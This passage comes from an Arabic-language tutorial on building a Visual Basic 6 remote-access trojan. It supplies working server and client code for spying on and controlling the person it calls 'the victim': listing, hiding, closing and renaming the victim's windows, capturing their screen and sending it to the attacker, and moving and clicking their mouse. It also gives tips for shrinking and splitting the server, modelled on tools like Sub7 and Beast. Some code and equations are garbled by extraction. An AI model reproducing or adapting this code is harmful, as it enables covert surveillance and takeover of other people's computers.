        IsWindowEnabled(C) <> 0 And _
        UCase(s) <> UCase("System Tray") And _
        UCase(s) <> "PROGRAM MANAGER" Then
        Msg = Msg & s & "|"
    End If
Next I
Msg = "TaskMan " & Msg
RetVal = send(ListenClient, ByVal Msg, Len(Msg), 0)

```

الآن أصبح المتغير Msg به معلومات أسماء النوافذ وستكون مثلاً كالاتي :

```
Msg = "TaskManProgram Files|Form1 |Project1 - Microsoft
Visual Basic [run]|Project2|Songs|"
```

كل ما سنفعله عندما يستقبل العميل تلك البيانات في حدث FD_Read هو ما ذكرناه سابقاً .. وهو أن نمسح كلمة TaskMan من على يسار النص ثم نعيد ترتيب البيانات لتظهر في ListBox في الصورة النهائية هكذا

```

If Left(Data, 7) = "TaskMan" Then
    Data = Right(Data, Len(Data) - 7)
End If


```

```

For i = 1 To 100
FrmClient.List1.AddItem Left(Data, InStr(1, Data, "|") - 1)
Data = Right(Data, Len(Data) - InStr(1, Data, "|"))
If Len(Data) = 0 Then Exit For
Next i

```

واجهة النافذة كما تراها في أي برنامج Client/Server ستكون هكذا :



وعندما نريد التحكم في نافذة معينة مثلاً افرض أن الضحية فاتح نافذة متصفح وعنوانها .

Yahoo! Mail - Microsoft Internet Explorer

إذا كنا نريد تكبير النافذة Maximize أو تصغيرها Minimize أو إخفاءها Hide أو

إظهارها Show فنستخدم دالة ShowWindow

```

Public Declare Function ShowWindow Lib "user32" (ByVal
hwnd As Long, ByVal nCmdShow As Long) As Long

```

المعامل الأول وهو مقبض النافذة والمعامل الثاني هو المسئول عن طريقة عرض النافذة :

تكبير : ShowWindow hwnd, 3 حيث 3 هي SW_MAXIMIZE

تصغير : ShowWindow hwnd, 2 حيث 2 هي SW_MINIMIZE
 إخفاء : ShowWindow hwnd, 0 حيث 0 هو SW_HIDE
 إظهار : ShowWindow hwnd, 1 حيث 1 هو SW_SHOW
 وهناك وسائل أخرى لطريقة عرض النافذة مثل إعادة النافذة إلى حجمها الطبيعي تستطيع أن تضيفها إلى برنامجك من خلال مراجعتك لدالة ShowWindow في برنامج API Guide
 وللحصول على مقبض النافذة سنستخدم الدالة (FindWindow - ويستحسن أن تراجع الـ MSDN على استخدام توابع تلك الدالة -
 وكمثال على إخفاء نافذة بعنوان (Yahoo! Mail - Microsoft Internet Explorer) :
 Explorer :

```
Order="Yahoo! Mail - Microsoft Internet Explorer "  
C = FindWindow(vbNullString, Order)  
الآن أصبح المتغير الرقمي C به مقبض النافذة ولإخفاء النافذة :
```

ShowWindow Val(C), 0

طبعا يجب أن نتأكد من أن النافذة موجودة أولاً حتى لا يحدث خطأ .. والخطأ يمكن حدوثه عندما تستعرض التطبيقات التي يشغلها الضحية ومن ثم يقفل الضحية تطبيق ما ..وعندما ترسل للخادم رسالة إخفاء للتطبيق الذي أقفله الضحية لا يجد أسم هذا التطبيق وبالتالي يجب أن يكون هناك تنبيه في حال حدوث ذلك .
 ويمكن الاستعانة بالكود التالي للتغلب على هذه المشكلة :

```
If Left(Order, 10) = "HideWindow" Then  
Order = Right(Order, Len(Order) - 10)  
C = FindWindow(vbNullString, Order)  
If C = 0 Then  
Msg = "The Window name :" & Order & "Is Lost"  
RetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)  
Else
```

```

ShowWindow Val(C), 0
Msg = "Success in Hiding Window :" & Order
RetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
End If
End If

```

حيث تعود الدالة FindWindow بالقيمة صفر إذا لم تجد النافذة . وخلي بالك أن للتحكم في نافذة معينة مهما كانت سنرسل اسم تلك النافذة ونوع التحكم الذي سيتم بها كما فعلنا هنا حيث أرسلنا نوع التحكم ثم اسم النافذة التي نريد أن نتحكم بها . فمثلاً رسالة النافذة ستخرج من العميل متجهة إلى الخادم بهذا الشكل :

```

Order="HideWindowYahoo! Mail - Microsoft Internet Explorer"

```

والآن لا يبقى سوى ثلاث تحكمات هم Close و Rename و Disable (X) Button

بالنسبة للتحكم الأول (Close) لغلق التطبيق . فيمكننا استخدام دالة SendMessage لإرسال رسالة من الويندوز WM_CLOSE إلى التطبيق لإغلاقه هكذا :

```

If Left(Order, 11) = "CloseWindow" Then
    Order = Right(Order, Len(Order) - 11)
    C = FindWindow(vbNullString, Order)
    If C = 0 Then
        Msg = "The Window name :" & Order & "Is Lost"
        RetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
    Else
        LRetVal=SendMessage(Val(c),WM_CLOSE,0,0)
        Msg = "Success in Closing Window :" & Order
        RetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
    End If
End If

```

أما للتحكم الثاني (Rename) :

فسنبحث عن اسم النافذة المراد تغيير اسمها وإذا وجدناها فسنغير اسمها بدالة

SetWindowText

```
Public Declare Function SetWindowText Lib "user32" Alias
"SetWindowTextA" (ByVal hwnd As Long, ByVal lpString As
String) As Long
```

ولاحظ أننا في العميل سنطلب من المستخدم وضع أسم جديد للنافذة وسنرفق إلى الخادم طلب تغيير أسم النافذة كالتالي :

```
Order=" RenameWindow" & OldName & "|" & NewName
Order="Renamewindow" & "Photos" & "|" & "Songs"
Order="RenamewindowPhotos|Songs"
```

فكر قليلاً وقل كيف سنستخلص الاسم الجديد والقديم :

الأول سنحذف كلمة Renamewindow بعدما عرفنا نوع التحكم . ثم نأخذ من اليسار نص بطول البحث عن الرمز "ا" ناقص واحد حتى لا نأخذ الرمز "ا" مع النص .. ثم نأخذ من اليمين نص بطول (حروف النص كله ناقص حروف البحث عن الرمز "ا")

```
Dim str As String, c As Long
If Left(Order, 12) = "RenameWindow" Then
    Order = Right(Order, Len(Order) - 12)
    str = Left(Order, InStr(1, Order, "|") - 1)
    Order = Right(Order, Len(Order) - InStr(1, Order, "|"))
    c = FindWindow(vbNullString, str)
    If c = 0 Then
        Msg = "The Window name :" & str & "Is Lost"
        IRetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
    Else
        SetWindowText Val(c), Order
        Msg = "Success in Renaming Window"
        IRetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
    End If
End If
```

الآن سيحمل المتغير Str الاسم القديم ومن ثم يحمل Order الاسم الجديد .وسنبحث عن الاسم القديم ونخزن المقبض للنافذة ومن ثم نستخدم دالة SetWindowText والتي تتطلب في أول معامل لها مقبض النافذة القديمة والمعامل الثاني وهو الاسم الجديد للنافذة .

لم يبق سوى تعطيل زرار (X) الموجود في أعلى يمين النافذة والذي يستخدم لإغلاق أي نافذة وسنستخدم لها دالتي :

```
Public Declare Function DeleteMenu Lib "user32" (ByVal
hMenu As Long, ByVal nPosition As Long, ByVal wFlags As
Long) As Long
Public Declare Function GetSystemMenu Lib "user32" (ByVal
hwnd As Long, ByVal bRevert As Long) As Long
وتستطيع أن تحصل على شرح للدوال مع مثالين لـ Disable و Remove Menu
X button من برنامج API Guide .
```

```
Dim Z As Long
If Left(Order, 13) = "DisableWindow" Then
Order = Right(Order, Len(Order) - 13)
c = FindWindow(vbNullString, Order)
If c = 0 Then
Msg = "The Window name :" & Order & "Is Lost"
RetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
Else
Z = GetSystemMenu(c, False)
DeleteMenu Z, 6, MF_BYPOSITION
Msg = "Success in Disable (X) Button"
RetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
End If
End If
```

أما إذا أردت أن تعيد استخدام زرار (X) لإغلاق النافذة فيكفي أن تغير هذا السطر في الكود السابق :

```
z = GetSystemMenu(c, True)
```

لاحظ أيضاً أنه يمكنك إضافة تحكمات كوضع النافذة في المقدمة Stay On Top وأيضاً تجميد النافذة وغيرها من التحكمات التي تستطيع البحث عنها في الشبكة .

مراقبة جهاز الضحية والسيطرة في الماوس :

أخذ صورة للشاشة بالطريقة العادية يعتمد علي زر Print Screen ومن ثم ستذهب وتخزن في الـ Clipboard وهناك طريقتان لتنفيذ حدث زر Print Screen برمجياً :

- إما محاكاة الزار عن طريق دالة keybd_event وتصريحها هو

```
Public Declare Sub keybd_event Lib "user32" (ByVal bVk As Byte, _
ByVal bScan As Byte, ByVal dwFlags As Long, ByVal dwExtraInfo As Long)
Public Const VK_SNAPSHOT = &H2C
ولتنفيذ الضغط نكتب
keybd_event VK_SNAPSHOT, 1, 0, 0
```

* أو استخدام دالة SendKeys لإرسال ضغط على مفتاح Print Screen

SendKeys "{PRTSC}", True

هناك طريقة ثالثة وهي استخدام دالة GetDesktopWindow ولكننا لن نحتاج لتلك الدالة.

المهم لتخزين الصورة في مسار ما وليكن سطح المكتب

```
SavePicture Clipboard.GetData(),
"c:\Windows\desktop\Screen.bmp"
```

كما لاحظت ستكون بامتداد bmp وطبعاً لن أقول لك أنظر إلي حجمها كي لا تقذف بنفسك من أقرب نافذة .

من المؤكد أن الحجم مشكلة فليس من المعقول أن يجلس المستخدم ليحمل في صورة ممكن أن يتعدى حجمها ميجا بايت . بينما لو تم حفظها بنسق Jpg فستكون قرابة 25 كيلو بايت فقط .

لذا أثناء البحث في الشبكة وجدت ملف Dll من إنتاج شركة Intel ستجده في المثال العملي , يستخدم لحفظ الصور بنسق jpg وهناك إصدارين من ملف الـ DLL ijl11.dll و ijl15.dll الأول مساحته 100 كيلو والثاني مساحته 300 كيلو . يمكنك تحميل الملف ijl11.dll وبحث عن معلومات أكثر في الموقع (<http://www.vbaccelerator.com/codelib/gfx/vbjpeg.htm>)

ويشتمل المشروع على Class باسم cDIBSection وموديول باسم IJL , ولحفظ صورة بنسق jpg سنستخدم كود بسيط هو :

```
Dim Dib As New cDIBSection
Dib.Load "c:\Windows\desktop\Screen.bmp"
SaveJPG Dib, "c:\Windows\desktop\Screen" & ".jpg"
Set Dib = Nothing
```

ولكي يحدث التحويل إلى jpg يجب أن يتم إرفاق ملف الـ DLL بجانب المشروع . أي يجب أن يرفق مع الخادم . وهناك طبعاً حلول لتلك المشكلة منها : مع ملاحظة أنه يمكنك ضغط ملف الـ Dll ببرامج مثل Petite وغيره وقد فعلت بالفعل ولم يتجاوز حجمه الـ 50 كيلو .

1- إما أن نعمل Resource من قائمة Add-Ins واختيار Add In Manager ثم VB6 Resource Editor وتدمج مع المشروع ملف الـ DLL أو تستخدم برامج دمج ملفات (Bind).

2- أو أن نعمل مثلما تفعل برامج مثل Beast و CIA - فهذه البرامج تبحث على تقليل مساحة الـ Server. أما البرامج القديمة مثل Nova, Sub7 كنت تجد مساحة الخادم كبيرة على الرغم من استخدام لغة البرمجة Delphi - وذلك لاحتواء الخادم على جميع الملفات المساعدة التي قد يحتاجها .

المهم ستضع الملف بجانب العميل وعند طلب رؤية شاشة الضحية سيتم تحميل ملف الـ DLL من العميل إلى الخادم بجانب ملف الخادم أو أقترح أن تعمل برنامج خادم بمفرده فقط لرؤية الشاشة وتدمج معه ملف الـ DLL عن طريق الـ Resource وعند طلب رؤية الشاشة يتم تحميل هذا البرنامج إلى الضحية ثم تشغيله وطبعاً سيكون هناك مقبس خاص بالـ Screen Captured . وسيتم الاتصال علي منفذ مختلف Port كما رأيت في باب إنشاء أكثر من مقبس طبعاً موضوع الـ Resource هذا مهم جداً لأنك فقط لن تستخدمه مع ملفات DLL ولكن ستستخدمه لتقليل مساحة الخادم الناتج ، فمثلاً : أنت لن تضيف كل هذه التحكيمات في خادم واحد . أعتقد أن أنسب حل هو تجزئة الخادم إلى 3 ملفات EXE الأولى للاتصال والقيام بالتحكيمات الأساسية والثاني تضع به مثلاً File Manager و Controlling Registry والثالث خاص بـ Screen Captured وطبعاً ستجد أن حجم الملف الأول والأساسي للخادم لن يتجاوز 40 كيلو - وهذا الحجم ولم يستخدم برنامج لضغطه - .

وستدمج ملفي الـ EXE تبع File Manager و Screen Captured ببرنامج العميل باستخدام الـ Resource وعند طلب أي من الخدمتين يتم استخراج الملفين من العميل وإرسالهم إلى الخادم . وهذا فعلاً ما تقوم به برامج الهاك هذه الأيام . المهم بعد حفظ الصورة سيكون النقل عادي جداً وكما عرفنا من طريقة نقل الملفات من خلال File Manager .

العميل سيحتوي على Image Box باسم Image1 و Command Button باسم CmdCaptured و Label باسم lblStatus و Progress Bar باسم Bar سنرسل أمر GetScreen إلى الخادم:

```
Private Sub CmdCaptured_Click()  
    On Error Resume Next  
    Dim MSG As String  
    MSG = "GetScreen"  
    lRetVal = send(LlistenSocket, ByVal MSG, Len(MSG), 0)
```

```

If IRetVal = SOCKET_ERROR Then
    lblStatus.Caption = "You Are Not Connected"
    Exit Sub
End If
End Sub

```

و عند استقبال هذا الأمر في الخادم سنقوم بكتابة الأكواد التالية وهي مشابهة جدا لما في الـ File Manager ولا تحتاج لشرح آخر:

```

If Order = "GetScreen" Then
    On Error Resume Next
    Kill "c:\Windows\desktop\Desktop.bmp" ' Bmp
    ' ذات النسق
    Kill "c:\Windows\desktop\Desktop1.jpg" 'Jpg
    ' المحولة إلى
    keybd_event VK_SNAPSHOT, 1, 0, 0 'Print
    Screen محاكاة زر
    Delay 1 ' دالة التأخير الزمني وذلك لتفادي أي أخطاء ليأخذ النظام وقته في حفظ
    ' الصورة
    SavePicture Clipboard.GetData(),
    "bmp.Desktop\desktop\Windows\c"
    #####
    'Jpg خاص بحفظ الصورة بنسق
    Dim Dib As New cDIBSection
    "bmp.Desktop\desktop\Windows\c"Load .Dib
    "jpg." & "1Desktop\desktop\Windows\c",SaveJPG Dib
    Nothing =Set Dib
    #####
    1Delay

```

```

Open "C:\WINDOWS\Desktop\Desktop1.jpg" For Binary As #1
    MSG = "ReadyCaptured" & LOF(1)
    IRetval = send(LlistenClient, ByVal MSG, Len(MSG), 0)
    If IRetval = SOCKET_ERROR Then
        lblStatus.Caption = "You Are Not Connected"
        Exit Sub
    End If
    For I = 1 To LOF(1) \ 2048
        Delay 1
        S = Space(2048)
        Get #1, , S
        MSG = "DownloadPic" & S
        IRetval = send(LlistenClient, ByVal MSG, Len(MSG), 0)
        If IRetval = SOCKET_ERROR Then
            lblStatus.Caption = "You Are Not Connected"
            Exit Sub
        End If

        Next I
        If (LOF(1) Mod 2048) > 0 Then
            S = Space(LOF(1) Mod 2048)
            Get #1, , S
            MSG = "DownloadPic" & S
            IRetval = send(LlistenClient, ByVal MSG, Len(MSG), 0)
            If IRetval = SOCKET_ERROR Then
                lblStatus.Caption = "You Are Not Connected"
                Exit Sub
            End If
        End If
    Close #1
End If

```

ولاستقبال الصورة في العميل سنفتح ملف بالصيغة الثنائية ونضيف إليه البايتات (Bytes)

القادمة :

```

If Left(Data, 13) = "ReadyCaptured" Then
    Data = Val(Right(Data, Len(Data) - 13))
    frmClient.Bar.Max = Data
    frmClient.Bar.Value = 0
    frmClient.lblStatus.Caption = "Downloading The
        Captured picture >>>"
    End If
    If Left(Data, 11) = "DownloadPic" Then
        On Error Resume Next
        ' حذف الصورة السابقة
        Kill (App.Path & "\" & "Desktop.jpg")
        ' إن وجدت
        Data = Right(Data, Len(Data) - 11)
        Open App.Path & "\" & "Desktop.jpg" For Binary As
            #1 'Desktop.jpg إنشاء ملف باسم
            Put #1, LOF(1) + 1, Data
            frmClient.Bar.Value = frmClient.Bar.Value +
                Len(Data)
            frmClient.lblStatus.Caption = "Download : " &
                frmClient.Bar.Value \ 1024 & " KB" & ", From : " & _

                frmClient.Bar.Max \ 1024 & " KB"
            If frmClient.Bar.Value = frmClient.Bar.Max
                Then
                    frmClient.lblStatus.Caption = "Picture
                        Transmitted"
                    If Dir(App.Path & "\" & "Desktop.jpg") = "" Then
                        frmClient.lblStatus.Caption = "There is No
                            Pics ,Try Capturing again"
                        Else
                            frmClient.Image1.Picture =
                                LoadPicture(App.Path & "\" & "Desktop.jpg")
                                ' تحميل الصورة

```

ليراها المستخدم في النهاية :

End If
Close #1
End If
End If

بالنسبة لموضوع تمكين الـ Click على الصورة ليتم تنفيذ ضغط الماوس على شاشة الضحية . فدعني أصدع رأسك في الحديث عن بعض الأشياء أولاً :
الوحدة الأساسية لقياس المسافات في برامجنا هي وحدة الـ Twip ويمكن قياس تلك الوحدة بالنسبة إلى البوصة Inch , حيث تحتوي كل بوصة من الشاشة على 1440 وحدة Twip .

وعند قياسك لطول وعرض الشاشة من داخل برنامجك سيكون هكذا
MsgBox "Screen height : " & Screen.Height
MsgBox "Screen Width : " & Screen.Width
وستجد أن القياس بوحدة الـ Twip .

دالة SetCursorPos التي سنستخدمها لتحريك مؤشر الفأرة إلى أي مكان نريده على الشاشة

Public Declare Function SetCursorPos Lib "user32" (ByVal X As Long, ByVal Y As Long) As Long
تتعامل تلك الدالة مع إحداثي طول Y وعرض X بوحدة البيكسل Pixel وبالتالي يجب أن يتم تحويل طول وعرض الشاشة إلى وحدة البيكسل وسيتم ذلك هكذا .

XScreen = Screen.Width / Screen.TwipsPerPixelX
YScreen = Screen.Height / Screen.TwipsPerPixelY

حاول الآن أن تعرف مقاسات الشاشة بوحدة البيكسل

Msgbox XScreen & "*" & YScreen

والخاصية TwipsPerPixelX و TwipsPerPixelX يمكنك من معرفة كم وحدة Twip في البيكسل بالنسبة لشاشتك فمثلاً أنا شاشتي 15 فستجد تلك الخاصية تأخذ القيمة 15 وهذا يعني أنني لو ضبطت الشاشة على مقاس 640*480 بيكسل فبالضرب في 15 فستكون 9600*7200 وحدة Twip . والعكس إذا تم التحويل من Twip إلى Pixel فسنقسم على الرقم الثابت 15

الآن لم يبق سوى التعرف على العملية الجبرية لتحويل إحداثيات الضغط على الصورة إلى إحداثيات الشاشة وهي عملية تناسب عادية جداً.

فمثلاً صورة شاشة الضحية مقاسها (640*480) بيكسل ، وسيتم تخزين تلك الصورة في Image Box مقاسها بوحدة الـ Twip (عرض = 4800, طول = 3600)

أفترض إنك ضغطت على نقطة ولتكن إحداثها العرضي (X) بالنسبة لعرض الصورة هو 30 وحدة twip .

ما هي نقطة الأحداث العرضي المقابلة للشاشة بالبيكسل - مع ملاحظة أن الشاشة مقاس (640*480)؟

فلنلق نظرة على المعادلة الخاصة بعملية التناسب بين الصورة والشاشة :

بالنسبة للإحداث العرضي (X) :

$$\begin{aligned}
 & 1- \frac{\text{الإحداث العرضي للنقطة المجهولة المقابلة للشاشة بالبيكسل}}{\text{عرض الصورة بالـ Twip}} = \frac{\text{الإحداث العرضي للنقطة المجهولة المقابلة للشاشة بالبيكسل}}{\text{عرض الصورة بالـ Twip}} \\
 & 2- \frac{\text{الإحداث العرضي للنقطة المجهولة المقابلة للشاشة بالبيكسل}}{\text{عرض الصورة بوحدة الـ Twip}} = \frac{\text{الإحداث العرضي للنقطة المجهولة المقابلة للشاشة بالبيكسل}}{\text{عرض الصورة بوحدة الـ Twip}} \times X \\
 & 3- \frac{X1}{\text{Image1.Width}} = \frac{X\text{Screen}}{\text{Image1.Width}} \\
 & \text{وبالتعويض عن X1 بالقيمة 30} \\
 & X \times \frac{30}{4800} = \frac{640 \times X\text{Screen}}{3600}
 \end{aligned}$$

إذن X (المجهولة للشاشة) لم تعد مجهولة وأصبحت تساوي 4 بيكسل .

من المؤكد أن هناك تساؤل في ذهنك لماذا لم نحول إحداثيات الصورة إلى وحدة البيكسل (Pixel) ..

في الواقع أنك لو نظرت إلى عملية التحويل ستجد في الشق الأيمن من المعادلة (1)

الإحداث العرضي لنقطة الضغط على الصورة بالـ Twip

عرض الصورة بالـ Twip

هل تعرف -أنت- القيمة العشرية للرقم (1/2) طبعاً ستكون (0.5) أو بمعنى آخر (5/10) وبالتالي تستطيع أن تقسم كلا من البسط والمقام .

على 5 لتعود لنفس القيمة (1/2) .

وهذا هو ما يحدث بالفعل لأننا سنقسم على رقم ثابت - (ويعتمد علي مقاس الشاشة كما ذكرت سابقا) - لكل من البسط والمقام للتحويل إلى بيكسل

$$X1 / C$$

$$\text{Image1.Widht} / C$$

وبالتالي نستطيع أن نحذف C من الطرفين لأن الناتج سيكون نفس القيمة عند التحويل إلى بيكسل ، وبالتالي ليس هناك داعي لإضافة عملية جبرية أخرى لتحويل الصورة إلى وحدة القياس بيكسل .

أما بالنسبة للإحداث الطولي Y فسيأخذ نفس المعادلات مع تبديل الطول بالعرض .

الإحداث الطولي للقطعة المجهولة المكافئة للشاشة بالبيكسل طول الصورة بالبيكسل Pixel	=	الإحداث الطولي للقطعة المجهولة المكافئة للشاشة بالبيكسل طول الصورة بالبيكسل Pixel
$Y \text{ (القطعة المجهولة للشاشة)} = Y_{\text{Screen}} \times \frac{Y1}{\text{Image1.Height}}$		

وهكذا يمكننا تمرير ناتج المتغيرين X و Y إلى دالة SetCursorPos حتى يمكننا تحريك الماوس .

ولتنفيذ ضغطة زر معين Left Click أو Right Click أو Double Click سنستخدم دالة mouse_event وتصريحها هو :

```
Public Declare Sub mouse_event Lib "user32" (ByVal dwFlags As Long, ByVal dx As Long, ByVal dy As Long, ByVal cButtons As Long, ByVal dwExtraInfo As Long)
```

ولتنفيذ حدث Left Click :

```
mouse_event 4, 0, 0, 0, 0
```

```
mouse_event 2, 0, 0, 0, 0
: Right Click حدث
mouse_event 8, 0, 0, 0, 0
mouse_event 16, 0, 0, 0, 0
```

حدث Double Click :

```
mouse_event 4, 0, 0, 0, 0
mouse_event 2, 0, 0, 0, 0
mouse_event 4, 0, 0, 0, 0
mouse_event 2, 0, 0, 0, 0
```

وفيما يلي الكود كاملاً :

سنضيف Check Box ونسميها Enable Click وباسم Check1
وسنضيف Menu ب Caption تدعي Mouse Events واسمها سيكون
MouseMnu وبها الزراير الآتية :

Caption	Name
Left Click	LClick
Right Click	Rclick
Double Click	Dclick

ولا تنسى أن تجعل الـ Visible للقائمة ب False لأنها ستكون Popup Menu
وسنتيح للمستخدم الضغط على الصورة بالزار الأيسر للماوس ولكن إذا ضغط الزار الأيمن
فستخرج له قائمة PoPUp Menu وبها جميع أحداث الضغط الممكنة للماوس , وقد
عملت تلك الـ Menu حتى أستطيع تحديد هل يريد المستخدم الضغط على Double
Click أم لا .

بالنسبة لكود العميل فسيكون كالتالي :

' Dim X1, Y1 As Single متغيرات ستحمل إحداثيات الماوس عند

الضغط على الصورة .

Dim X2, Y2 As Single ' متغيرات ستحمل ناتج قسمة تلك الإحداثيات السابقة على عرض وطول الصورة .

```
Private Sub Check1_Click()
    If Check1.Value = 1 Then
        Image1.Enabled = True
    Else
        Image1.Enabled = False
    End If
End Sub
```

```
Private Sub Image1_MouseDown(Button As Integer, Shift
    As Integer, X As Single, Y As Single)
```

X1 = X ' أخذ الإحداث العرضي

لمؤشر نزول الماوس على الصورة

Y1 = Y ' أخذ الطول

X2 = X1 / Image1.Width ' قسمة الإحداث العرضي على

عرض الصورة راجع قاعدة التحويل

Y2 = Y1 / Image1.Height ' قسمة الإحداث الطولي على

طول الصورة وراجع قاعدة التحويل

If Button = 1 Then

'1 = vbLeftButton

On Error Resume Next

Dim MSG As String

MSG = "SingleClick" & X2 & "|" & Y2

IRetVal = send(LlistenSocket, ByVal MSG, Len(MSG), 0)

If IRetVal = SOCKET_ERROR Then

IblStatus.Caption = "You Are Not Connected"

Exit Sub

End If

End If

```

If Button = 2 Then
    '2=vbRightButton
    PopupMenu MouseMnu, 8, X, Y ' MouseMnu
    الضغط على الزار الأيمن للماوس فستظهر القائمة
End If
End Sub

```

```

Private Sub Dclick_Click()
    On Error Resume Next
    Dim MSG As String
    MSG = "DoubleClick" & X2 & "|" & Y2
    IRetVal = send(LlistenSocket, ByVal MSG, Len(MSG), 0)
    If IRetVal = SOCKET_ERROR Then
